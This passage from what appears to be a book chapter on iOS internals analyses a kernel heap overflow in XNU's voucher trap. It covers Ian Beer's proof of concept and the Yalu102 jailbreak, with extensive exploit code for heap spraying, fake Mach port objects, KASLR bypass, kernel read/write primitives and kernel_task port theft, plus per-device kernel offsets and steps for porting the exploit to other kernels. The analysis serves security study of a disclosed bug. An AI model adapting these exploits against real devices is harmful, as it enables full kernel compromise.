Note the last part of the code - `krecipe` is allocated in a kernel zone based on the argument `sz`, but the `copyin(9)` operation copies args->recipe_size bytes - which is the **userspace pointer pointing to sz**. This bug's very existence is simply ubelievable, in that it is relatively new code written in an area of much greater security awareness than the core of XNU (vouchers were added in 10.10). Not only could this bug have been found with minimal testing of the trap, but it also generates a compiler warning that's hard to ignore - which apparently Apple's developers ignored anyway. And so, ignorance is bliss - to jailbreakers and exploiters, since an attacker can now trigger a zone corruption easily.

The exploit (Beer)

One minor hitch you may have seen in Listing 24-10, is that the args->recipe_size, which is erroneously used as the length of the copy operation, nonetheless needs to be valid - so that the first `copyin(9)` (of `sz`, which should have been used instead!) doesn't fail. This is easily done by calling `mach_vm_allocate()`, rather than `malloc(3)`, as the former can allocate in a fixed address. Pagezero size is also adjusted artificially (with the `–pagezero_size=0x16000` linker argument), to allow for low memory allocations. Beer explains this in his `do_overflow()` function, which is the heart of the exploit:

Listing 24-11: Beer's concoction of the voucher recipe

```
void do_overflow(uint64_t kalloc_size, uint64_t overflow_length, uint8_t* overflow_data) {
  int pagesize = getpagesize();
  printf("pagesize: 0x%x\n", pagesize);

  // recipe_size will be used first as a pointer to a length to pass to kalloc
  // and then as a length (the userspace pointer will be used as a length)
  // it has to be a low address to pass the checks which make sure the copyin will
  // stay in userspace

  // iOS has a hard-coded check for copyin > 0x4000001:
  // this xcodeproj sets pagezero_size 0x16000 so we can allocate this low
  static uint64_t small_pointer_base = 0x3000000;
  static int mapped = 0;
  void* recipe_size = (void*)small_pointer_base;
  if (!mapped) {
    recipe_size = (void*)map_fixed(small_pointer_base, pagesize);
    mapped = 1;
  }
```

That still leaves a challenge of a the pointer value - though small, it would still be unreasonably large (0x300000, in Beer's exploit) - when the allocation certainly isn't that large in memory. A nice feature of `copyin(9)`, however, is that it explicitly handles partial copies - that is, cases where not all virtual memory pages a buffer spans are actually paged in. In those cases, `copyin(9)` copies what it can, then fails gracefully. Beer therefore exploits that, by aligning the data he actually wants copied at the end of a page boundary, and then explicitly deallocating the following page. This causes `copyin(9)` to copy the exact amount of bytes he wishes to overflow (merely eight bytes), carefully controlling the memory corruption so it doesn't overextend its reach.

With the mapping carefully constructed, all that is left is for Beer to trigger the bug, which is an application of the `mach_voucher_extract_attr_recipe_trap` with the pointer/size argument.

Controlling the Overflow

Before triggering the overflow, a little Feng Shui is in order. Beer preallocates some 2000 dummy ports, and uses `mach_port_allocate_full()`, rather than the default `mach_port_allocate()`, as the former function supports setting QoS parameters. By specifying a QoS length of his choice (0x900), he can direct the allocation to a zone of his choice (`kalloc.4096`, which is the closest fit). This is practically guaranteed to cause a zone expansion, and so the actual three ports he will actually use - the holder, first and second - are likely to be allocated on three virtually contiguous pages. Beer thus allocates all three, and frees the holder.

Next, he triggers the overflow. Beer chooses a very small size for his overflow - merely 64 bytes. In fact, he only needs the first four, as his victims are preallocated Mach message buffers: Ports may have a preallocated message associated with them (in their `ip_premsg` field), which are then used by `ipc_kmsg_get_from_kernel` for "kernel clients who cannot afford to wait". The first four bytes of these buffers hold an `ikm_size` field, which (in a call to the `ikm_set_header()` macro) determines the offset in the `kalloc()`ed buffer where the message is to be read from or written to. Beer chooses to overwrite this size with 0x1104, meaning 260 bytes larger than the zone allocation size (`kalloc.4096`). Beer now indirectly controls the `ikm_header` field where the message will be copied to. Indirectly, because he can only affect the calculation of the address in this field via `ikm_size` - offsetting it from its intended location by the overwritten value.

The next challenge is finding what type of message is controllable, yet still sent from the kernel proper (to qualify for preallocation). Mach exception messages make perfect vessels - they are indeed sent from the kernel (when a thread crashes), and in addition can be indirectly controlled - since they will contain the register state of the thread at the moment of the crash.

Beer therefore prepares a small ARM64 assembly file, load_regs_and_crash.s, which does exactly that: load all the registers from the stack pointer (X30), and then call a breakpoint instruction:

Listing 24-12: The harakiri thread code

```
.text                          # Mark as code
.globl  _load_regs_and_crash   # Export symbol so it can be linked
.align  2                      # Align
_load_regs_and_crash:
mov x30, x0                    # Use X30 (SP) as base for loads, from X0 (argument)
ldp x0, x1, [x30, 0]
ldp x2, x3, [x30, 0x10]        #            +-----------------+
ldp x4, x5, [x30, 0x20]        #       0xe8  | loaded into x29 |
ldp x6, x7, [x30, 0x30]        #            +-----------------+
ldp x8, x9, [x30, 0x40]        #       0xe0  + loaded into x28 +
ldp x10, x11, [x30, 0x50]      #            +-----------------+
ldp x12, x13, [x30, 0x60]      #            +-              -+
ldp x14, x15, [x30, 0x70]      #            +-    ......    -+
ldp x16, x17, [x30, 0x80]      #            +-    ......    -+
ldp x18, x19, [x30, 0x90]      #            +-              -+
ldp x20, x21, [x30, 0xa0]      #            +-----------------+
ldp x22, x23, [x30, 0xb0]      #       0x08  | loaded into X1  |
ldp x24, x25, [x30, 0xc0]      #            +-----------------+
ldp x26, x27, [x30, 0xd0]      #       0x00  | loaded into X0  |
ldp x28, x29, [x30, 0xe0]      # argument --→ +-----------------+

brk 0                          # breakpoint (generates exception message)
```

Beer thus creates a function, `send_prealloc_msg`, which will send a controlled exception message to any port of his choice, by creating a thread, setting the desired port as the exception port, and then passing the buffer he wants sent in the exception message to that thread as an argument. The thread function (`do_thread()`) loads the code from Listing 24-12, which loads the buffer into the threads, in order, and triggers the exception message.

As discussed in Volume I, the exception message is sent to the designated exception port, before any UN*X signal is generated. The message contains the thread state, which is a small structure containing the exception flavor and code, as well as the registers - X0-X29 in the same order loaded by the code in Listing 24-12, followed by X30 (the address of the buffer itself). What follows, therefore, is that Beer can control 240 bytes (= 30 registers * 8 bytes per register). Note, that an ARMv7 exploit would be able to control less than a quarter of that amount (due to half the number of registers and half the register size), but would still be just as feasible.

The exception message is copied into the address pointed to by the `ikm_header` - which, as we've established, has been corrupted at this point. The message is written as the `mach_msg_header` followed by the thread state - along with its controlled values. Beer traps the exception and gracefully exits the faulting thread (lest it crash the process), but the goal has been achieved - a controlled memory overwrite, in a different zone page.

As Beer explains, the overflow is such that when he sends a message to the first port, it effectively overwrite the header of the preallocated message of the second port (with 0xc40). Beer then sends a message to the second port, which reuses the preallocated message and embeds a pointer to it in the buffer. By then receiving the message on the first port he can leak the the address of the buffer itself (eight bytes into generated exception message).

Once he obtains the address, Beer frees the second port, and attempts to allocate an `IOUserClient` for `AGXCommandQueue` over it. The choice of user client is under the constraints of a sandbox accessible one. Beer reads back the address of the user client, subtracting it from the (hardcoded) pre-KASLR address, thereby deducing the slide value.

Kernel read-write

With KASLR defeated, Beer proceeds to destroy the vtable of the user client, transforming it into two primitives - `rk128`/`wk128` to read and write 16 bytes (128-bits) of kernel memory. These call `OSSerializer::serialize` (whose address, pre-KASLR), is hard-coded) and turning it into an execution primitive for any function in kernel mode with two arguments. Beer selects the kernel's `uuid_copy` (another hard-coded offset), because it copies a 16-byte buffer (which should be a UUID) from one argument to another, thereby giving him the two primitives he needs. The `rk128` primitive is shown in Listing 24-13. `wk128` is defined similarly, as explained in the annotations:

Listing 24-13: Beer's `rk128` primitive

```
uint128_t rk128(uint64_t address) {
  uint64_t r_obj[11];
  r_obj[0] = kernel_buffer_base+0x8;  // fake vtable points 8 bytes into this object
  r_obj[1] = 0x20003;                 // refcount
 // wk128 flips [2] and [3] (dst becomes src, and vice versa)
  r_obj[2] = kernel_buffer_base+0x48; // obj + 0x10 -> rdi (memmove dst)
  r_obj[3] = address;                 // obj + 0x18 -> rsi (memmove src)
  r_obj[4] = kernel_uuid_copy;        // obj + 0x20 -> fptr
  r_obj[5] = ret;                     // vtable + 0x20 (::retain)
  r_obj[6] = osserializer_serialize;  // vtable + 0x28 (::release)
  r_obj[7] = 0x0;                     //
  r_obj[8] = get_metaclass;           // vtable + 0x38 (::getMetaClass)
 // wk128 sets the following two values with its input:
  r_obj[9] = 0;                       // r/w buffer
  r_obj[10] = 0;

  send_prealloc_msg(oob_port, r_obj, 11);
  io_service_t service = MACH_PORT_NULL;
  printf("fake_obj: 0x%x\n", target_uc);
  kern_return_t err = IOConnectGetService(target_uc, &service);

  uint64_t* out = receive_prealloc_msg(oob_port);
  uint128_t value = {out[9], out[10]};

  send_prealloc_msg(oob_port, legit_object, 30);
  receive_prealloc_msg(oob_port);
  return value;
}
```

Beer's PoC stops at reading and writing an arbitrary value in kernel memory. Once again, Beer demonstrates superb mastery of XNU's internals - The technique is beyond clever, and will likely be used in future jailbreaks as well. It is, however, unfortunately unreliable. Even with the correct offsets, the reliance on contiguous allocations and precise kernel zone layouts causes frequent kernel panics. The approach taken by Yalu is radically different, and proves to be more robust a building block for a jailbreak.

Experiment: Adapting a PoC to a different kernel version

Beer provides his PoC code for the iPod Touch 6G running 10.2, but the bug exists across all devices - and goes back to the introduction of the vulnerable Mach trap (In XNU 2782, iOS 8). This means that the code could be adapted to any i-Device (including 32-bit ones, as well as the Apple TV and the watch). It's just a matter of getting the offsets right for 64-bit devices, and a few additional tweaks for 32-bit ones.

Apple has provided a huge boon for jailbreakers by neglecting or deciding to not encrypt kernelcaches as of iOS 10 (For earlier versions, offsets can be obtained but require either a lot of trial and error, or an a priori obtained kernel memory dump). You can therefore easily get the offsets using `joker` and `jtool` (or IDA). The hard-coded offsets which need changing are:

- **`OSData::getMetaClass()`:** can be located by using `jtool` and grep:

  ```
  jtool -S kernelcache | grep __ZNK6OSData12getMetaClassEv
  ```

  (that is, using the mangled form of the C++ symbol).
- **`OSSerializer:serialize::OSSerialize`** can be found similarly, by `grep`ing for `__ZNK12OSSerializer9serializeEP11OSSerialize`.
- **uuid_copy**: can be found with `jtool -S kernelcache | grep uuid_copy`. Since this is a C symbol, no mangling is necessary.
- **A RET gadget:** Any address containing a `RET` instruction will do here. Simply use `jtool -d kernelcache | grep RET` and pick one of the many returned.
- **The vtable of `AGXCommandQueue`:** is the most challenging symbol to obtain. It first takes using `joker -K com.apple.AGX` to extract the kernel extension from the kernel cache. Then, the offset you'll need is inside `__DATA_CONST.__const` - but since the section contains quite a few vtables, you'll have to use the offset from the iPod Touch 6G kext as a reference, dumping and comparing the `__DATA_CONST.__const` sections from both kernels, and figuring out the relative offset of the vtable in the iPod kernel first, before applying it to the kernel of your target i-Device.

Table 24-14 can help get you started, showing all offsets but `RET` for select devices:

Table 24-14: Some offsets for Beer's exploit, on different i-Devices

Offset (variable name)	iPad 10.2	iPhone 5s 10.1.1	Apple TV 10.1
get_metaclass	0xfffffff007444900	0xfffffff007434110	0xfffffff0074446dc
osserializer_serialize	0xfffffff00745b300	0xfffffff00744aa28	0xfffffff00745b0dc
uuid_copy	0xfffffff00746671c	0xfffffff007455d90	0xfffffff0074664f8
vtable	0xfffffff006f85310	0xfffffff006fbe6b8	0xfffffff006fed2d0

If the steps are performed correctly, you should be able to run the exploit on any 64-bit device - bearing in mind that, even with the right offsets, it might take a few attempts, as the exploit isn't stable.

The exploit (Todesco & Grassi)

Todesco and Grassi's exploit differs than that of Beer's, and is more reliable. The exploit is in the `ViewController.m` file. The implementation of `-(void)viewDidLoad` (which is called immediately after the main view is loaded) first checks if the device is already jailbroken. It does so by getting the `uname(3)`, and checking for the string "MarijuanARM", indicating the kernel is already patched. The pot-heavy attitude is also evident in the very detailed comment before the exploit code, citing the lyrics of RondoNumbaNine's "Want Beef" - a rap song which certainly gained more popularity following its inclusion in the source.

The exploit code is in the `yolo:(UIButton*)sender` function, which is the handler for handling the UI's button click. The code flow is shown in Figure 24-15 (next page).

Constructing a fake Mach object

Yalu and Beer's PoC exploit the exact same bug, but take entirely different approaches. Whereas Beer chose to exploit `kmsg`s tied to kernel port objects, Yalu exploits the port objects themselves. It begins by allocating its mapping: An 8k mapping of an unstructured buffer called `odata`, whose second half (i.e. offset 0x4000 and onward) is again mapped so as to make it invalid (that is, `PROT_NONE`). The mapping is guaranteed to be in a low memory address because Yalu is compiled as a 32-bit application.

The exploit then sets an allocation size of 0x100, and adjusts `fdata` so it points 0x200 bytes ahead of its original location (that is, at offset 0x3e00). This controls the overflow, using the same technique as Ian Beer's - as offset 0x4000 and onward have been made inaccessible. At offset 0x3f00 (the first bytes bytes of the overflow) it embeds a pointer to a fake object, as shown in Figure 24-16:

Figure 24-16: The memory construct and positioning of fake object




Figure 24-15: The exploit flow of Yalu 10.2

The fake object constructed is as trivial as it proved to be controversial*. Its definition is shown in Listing 24-17, taken verbatim from Yalu's source:

Listing 24-17: The fake object construct used by Yalu (verbatim definition)

```
typedef natural_t not_natural_t;
struct not_essers_ipc_object {
    not_natural_t io_bits;
    not_natural_t io_references;
    char    io_lock_data[1337];
}
```

The first two fields of the object are indeed unabashed, outright plagiarism - of XNU's own `struct ipc_object` (from osmfk/ipc/ipc_object.h). The third was changed from an arbitrary length of 128 to 1337 to avoid copyright infringement claims*, though in practice the length is entirely irrelevant for the exploit. What matters with this structure is that it is a common header for all of XNU's Mach objects, after which the rest of the fields vary by object type (think C++ superclass and subclasses). The duo uses this structure to morph the fake object as need dictates, setting the pointer to their fake structure from the area they plan to overflow:

Listing 24-18: The fake object construct used by Yalu (verbatim definition)

```
    struct not_essers_ipc_object* fakeport =
        mmap(0, 0x8000, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANON, -1, 0);

    mlock(fakeport, 0x8000);
    fakeport->io_bits = IO_BITS_ACTIVE | IKOT_CLOCK;
    fakeport->io_lock_data[12] = 0x11;

    *(uint64_t*) (fdata + rsz) = (uint64_t) fakeport;
```

And so, the first use of this fake object is impersonating the Mach clock primitive. By setting the `io_bits` to an `IKOT_CLOCK`, and marking the object with `IO_BITS_ACTIVE` (a necessary requirement so that Mach code will actually treat this object as a live one), assumes the guise of a clock. Care is taken to mark the object as unlocked (via the 12th byte of the `io_lock_data`, which is set to 0x11).

Triggering the overflow

With the object ready, the next step is to trigger an overflow. But as with Beer's method, before anything can happen, some Feng Shui must be applied. For this, Yalu exploits no less than 800 ports, (albeit not with QoS, as Beer does to ensure `kalloc.4096` usage). The exploit then constructs numerous Mach messages, each with up to 256 OOL port descriptors, and an additional padding of 4096 bytes, as shown in Listing 24-19. The OOL port descriptors are all laden with dead ports (`MACH_PORT_DEAD`).

Listing 24-19: The fake messages and port spraying employed by Yalu

```
// Prepare message
for (int i = 0; i < 256; i++) {
        msg1.desc[i].address = buffer;
        msg1.desc[i].count = 0x100/8;    // = 32
        msg1.desc[i].type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
        msg1.desc[i].disposition = 19; // MACH_MSG_TYPE_COPY_SEND
    }
```

---

* - Stefan Esser was quick to cry havoc and complain of "stealing" by "scum" when Todesco and Grassi's open source code appeared to contain same structure (all three fields of it) used to construct the fake IPC object as allegedly "watermarked code" of his.

Listing 24-19 (cont.): The fake messages and port spraying employed by Yalu

```
pthread_yield_np();
// Spray first 300 ports with messages
for (int i=1; i<300; i++) {
  msg1.head.msgh_remote_port = ports[i];
  kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
  assert(kret==0); }

pthread_yield_np();
// Spray last 300 with messages
for (int i=500; i<800; i++) {
  msg1.head.msgh_remote_port = ports[i];
  kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
  assert(kret==0); }

pthread_yield_np();
// Spray 200 middle ports with messages either containing 1 descriptor (25%) or 256 (75%)
for (int i=300; i<500; i++) {
  msg1.head.msgh_remote_port = ports[i];
  if (i%4 == 0) { msg1.msgh_body.msgh_descriptor_count = 1; }
  else { msg1.msgh_body.msgh_descriptor_count = 256; }
  kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
  assert(kret==0); }

pthread_yield_np();
// Read the sprayed messages containing 1 descriptor
for (int i = 300; i<500; i+=4) {
  msg2.head.msgh_local_port = ports[i];
  kern_return_t kret = mach_msg(&msg2.head, MACH_RCV_MSG, 0, sizeof(msg1), ports[i], 0, 0);
  // Only need ports fro 300 to 379
  if(!(i < 380)) ports[i] = 0;
  assert(kret==0); }

// Resend the messages on 300-379 with 1 descriptor
for (int i = 300; i<380; i+=4) {
  msg1.head.msgh_remote_port = ports[i];
  msg1.msgh_body.msgh_descriptor_count = 1;
  kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
  assert(kret==0); }

// Trigger overflow
mach_voucher_extract_attr_recipe_trap(vch, MACH_VOUCHER_ATTR_KEY_BANK, fdata, &rsz);

// And look for a sign of life amidst all those dead OOL descriptors
mach_port_t foundport = 0;
for (int i=1; i<500; i++) {
 if (ports[i]) {
   msg1.head.msgh_local_port = ports[i];
   pthread_yield_np();
   kern_return_t kret = mach_msg(&msg1, MACH_RCV_MSG, 0, sizeof(msg1), ports[i], 0, 0);
   assert(kret==0);
   for (int k = 0; k < msg1.msgh_body.msgh_descriptor_count; k++) {
     mach_port_t* ptz = msg1.desc[k].address;
     for (int z = 0; z < 0x100/8; z++) {
         if (ptz[z] != MACH_PORT_DEAD) {
              if (ptz[z]) { foundport = ptz[z]; goto foundp; }
          }
      }
    }
    mach_msg_destroy(&msg1.head);
    mach_port_deallocate(mach_task_self(), ports[i]);
      ports[i] = 0;
    }
 }
```

The logic behind the particular spray technique is because in iOS 10 there is no guarantee that a hole (due to `free()`) will be immediately filled by the next allocation of the same size. These numbers, however, often work, and so the overflow is then triggered on `fdata`, which causes one of the OOL port descriptors in one of the messages to be overwritten, so that the descriptor points to the fake port object constructed earlier, providing a send right to it. Finding which one is trivial, since all the rest of the descriptors were intentionally marked as dead. Yalu now has a valid port handle to a controlled `ipc_port_t` kernel object. Let the games begin!

Defeating KASLR

Fake port at hand, the next step is to get the kernel base. To do this, the exploit finds an unwitting accomplice in another often overlooked Mach trap:

Listing 24-20-a: Getting the clock port with `clock_sleep_trap()`

```
  uint64_t textbase = 0xfffffff007004000;

  for (int i = 0; i < 0x300; i++) {
     for (int k = 0; k < 0x40000; k+=8) {
        *(uint64_t*)(((uint64_t)fakeport) + 0x68) = textbase + i*0x100000 + 0x500000 + k;
        *(uint64_t*)(((uint64_t)fakeport) + 0xa0) = 0xff;

        kern_return_t kret = clock_sleep_trap(foundport, 0, 0, 0, 0);

        if (kret != KERN_FAILURE) {
            goto gotclock;
        }
      }
   }
  [sender setTitle:@"failed, retry" forState:UIControlStateNormal];
   return;

gotclock:;
   uint64_t leaked_ptr =  *(uint64_t*)(((uint64_t)fakeport) + 0x68);
```

The `clock_sleep_trap` expects its first argument to be a send right to the clock port, and will only return `KERN_SUCCESS` if it is. The exploit therefore effectively brute forces all possible values, starting with the (unslid) kernel base address (0xfffffff007004000 throughout all iOS 10 variants), then iterating possible slide values (i) and offsets in page (k). Each time, the guessed value is loaded onto the fakeport's `kdata` union (at offset 0x68) into `kobject`. Wrong values will return a `KERN_FAILURE`, until one of them gets it right!

So now we have the clock port address figured out, and the exploit continues:

Listing 24-20-b: Defeating KASLR, one page at a time

```
gotclock:;
    uint64_t leaked_ptr =  *(uint64_t*)(((uint64_t)fakeport) + 0x68);

    leaked_ptr &= ~0x3FFF; // align on page size (0x4000)

    // pretend our fake port is of type task (since we will use it as such)
    fakeport->io_bits = IKOT_TASK|IO_BITS_ACTIVE;
    fakeport->io_references = 0xff;
    char* faketask = ((char*)fakeport) + 0x1000;

    *(uint64_t*)(((uint64_t)fakeport) + 0x68) = faketask;
    *(uint64_t*)(((uint64_t)fakeport) + 0xa0) = 0xff;
    *(uint64_t*) (faketask + 0x10) = 0xee;

    // use pid_for_task in order to leak kernel memory: The exploit asks
    // the track to return (what it thinks is) task->bsd_info->pid, but
    // changes the bsd_info (in procoff) to the address of the leaked kernel
    // pointer (- 0x10, because the pid field is at offset 0x10)
    while (1) {
        int32_t leaked = 0;
        *(uint64_t*) (faketask + procoff) = leaked_ptr - 0x10;
        pid_for_task(foundport, &leaked);
        if (leaked == MH_MAGIC_64) {
            NSLog(@"found kernel text at %llx", leaked_ptr);
            break;
        }
        leaked_ptr -= 0x4000; // go back one page
    }
```

Looking at the code, you can see how the exploit uses the mapped fake port structure twice: First, it retrieves the clock address, from offset 0x68 of the structure. This is an address somewhere in the kernel const segment. It then uses the fake port structure by "recasting" its type as a task, and connecting its underlying kdata to the task. It then sets the fields of the fake task - offset 0x10 (active) to 0xee, and `procoff` (0x360, as a hard-coded offset) to the leaked pointer - 0x10 bytes.

The reason for this peculiar move becomes evident when the exploit calls `pid_for_task`. This Mach trap returns the PID corresponding to a particular Mach task. As explained in Volume II, the trap calls `port_name_to_task` (which returns a `task_t t1`), then calls `get_bsdtask_info(t1)` (which returns a `struct proc *p`) and - finally - `proc_pid(p)`, which returns the pid field - at offset 0x10. By carefully adjusting the offsets in the fake structure, `pid_for_task()` becomes a gadget for arbitrary kernel memory read of any address - adjusted down by 0x10 bytes. The exploit then uses this repeatedly, reading addresses from kernel text segments, from the beginning of each page, until it hits the 0xFEEDFACF which identifies the beginning of the kernel's Mach-O header - and thereby the kernel base - thus defeating KASLR.

Getting the kernel task port

With KASLR defeated, the rest of the flow is straightforward. The exploit adjusts the value of `allproc`, the process list, from the hard-coded address to the KASLR-corrected address. It then manually walks the list, embedding the process pointer from it into the fake task's bsd_info, and calling `pid_for_task()` again - but this time to really retrieve the associated pid of the process pointer. In this way it can easily deduce its own `struct proc` address, and - of course - that of the `kernproc`, for which `pid_for_task` will return a PID of 0:

Listing 24-21-a: Locating the `kernel_task` in kernel memory

```
while (proc_) {
        uint64_t proc = 0;

        // get top 32-bits of the iterator proc next entry
        *(uint64_t*) (faketask + procoff) = proc_ - 0x10;
        pid_for_task(foundport, (int32_t*)&proc);

        // get bottom 32-bits of the iterator proc next entry
        *(uint64_t*) (faketask + procoff) = 4 + proc_ - 0x10;
        pid_for_task(foundport, (int32_t*)(((uint64_t)(&proc)) + 4));

        int pd = 0;

        // set the bsdtask_info of the fake task
        *(uint64_t*) (faketask + procoff) = proc;

        // call pid_for_task for its intended purpose - get fake task's pid
        pid_for_task(foundport, &pd);

        // if pid is same as ours, we found our proc. If 0, we found kernel
        if (pd == getpid()) { myproc = proc; }
        else if (pd == 0){ kernproc = proc; }

        proc_ = proc; // move to next
    }
```

The coup de grace is in obtaining the `kernel_task` itself - which the exploit does in a manner similar to the 9.x Pangu jailbreaks: Calling `pid_for_task` after setting the `bsdtask_info` to `kernproc (- 0x10) + 0x18` will retrieve the actual `kernel_task` address. This is done twice, since `pid_for_task` only retrieves a `uint32_t`. Similarly, setting the `bsdtask_info` to `kern_task (- 0x10) + 0xe8` (the offset of the kernel task's send right to itself, `itk_sself`) and calling `pid_for_task()` twice retrieves this value. Then , `pid_for_task` is abused one final time - calling it repeatedly to copy the `kernel_task` send right over the fake task's special port #4! As shown in Listing 24-21-b:

Listing 24-21-b: Smuggling the `kernel_task` to user mode

```
uint64_t kern_task = 0;
*(uint64_t*) (faketask + procoff) = kernproc - 0x10 + 0x18;
pid_for_task(foundport, (int32_t*)&kern_task);
*(uint64_t*) (faketask + procoff) = 4 + kernproc - 0x10 + 0x18;
pid_for_task(foundport, (int32_t*)(((uint64_t)(&kern_task)) + 4));

uint64_t itk_kern_sself = 0;
*(uint64_t*) (faketask + procoff) = kern_task - 0x10 + 0xe8;
pid_for_task(foundport, (int32_t*)&itk_kern_sself);
*(uint64_t*) (faketask + procoff) = 4 + kern_task - 0x10 + 0xe8;
pid_for_task(foundport, (int32_t*)(((uint64_t)(&itk_kern_sself)) + 4));

char* faketaskport = malloc(0x1000);
char* ktaskdump = malloc(0x1000);

// read kernel task's send right to itself, 4 bytes at a time
for (int i = 0; i < 0x1000/4; i++) {
    *(uint64_t*) (faketask + procoff) = itk_kern_sself - 0x10 + i*4;
    pid_for_task(foundport, (int32_t*)(&faketaskport[i*4]));
}

// read kernel_task, 4 bytes at a time, using same technique
for (int i = 0; i < 0x1000/4; i++) {
    *(uint64_t*) (faketask + procoff) = kern_task - 0x10 + i*4;
    pid_for_task(foundport, (int32_t*)(&ktaskdump[i*4]));
}
memcpy(fakeport, faketaskport, 0x1000);
memcpy(faketask, ktaskdump, 0x1000);

mach_port_t pt = 0;
*(uint64_t*)(((uint64_t)fakeport) + 0x68) = faketask;
*(uint64_t*)(((uint64_t)fakeport) + 0xa0) = 0xff;
// set task special port #4 (itk_bootstrap)  to kernel task
*(uint64_t*)(((uint64_t)faketask) + 0x2b8) = itk_kern_sself;

task_get_special_port(foundport, 4, &pt); // get tfp0
```

A simple user mode call to `task_get_special_port()` then gets the port handle to user space, where it can be fed to the rest of the exploit, which is the same generic Yalu code from 10.1.1 and earlier.

Final notes

Todesco's innovative KPP bypass has yet (at the time of writing) to be fixed by Apple. What's truly innovative is that it works roughly along the same lines in iPhone 7, where the role of KPP is assumed by the hardware AMCC. Max Bazaliy and the Fried Apple Team are hard at work to "backport" the technique so it works on iOS 9.x, allowing kernel patches to be reinstated and bring back an unfettered jailbreak experience. It is more than likely that now, with Yalu open sourced, someone will pick up the gauntlet and provide a universal jailbreak going back all the way to iOS 8, with support for 32-bit devices, The Apple TV - and even the Watch.

References

1. Ian Beer - 10.2 Jailbreak PoC - https://bugs.chromium.org/p/project-zero/issues/attachment?aid=268352
2. Yalu102 - GitHub - https://github.com/kpwn/yalu102/
3. Ian Beer (Project Zero) - "iOS/MacOS kernel memory corruption.." https://bugs.chromium.org/p/project-zero/issues/detail?id=1004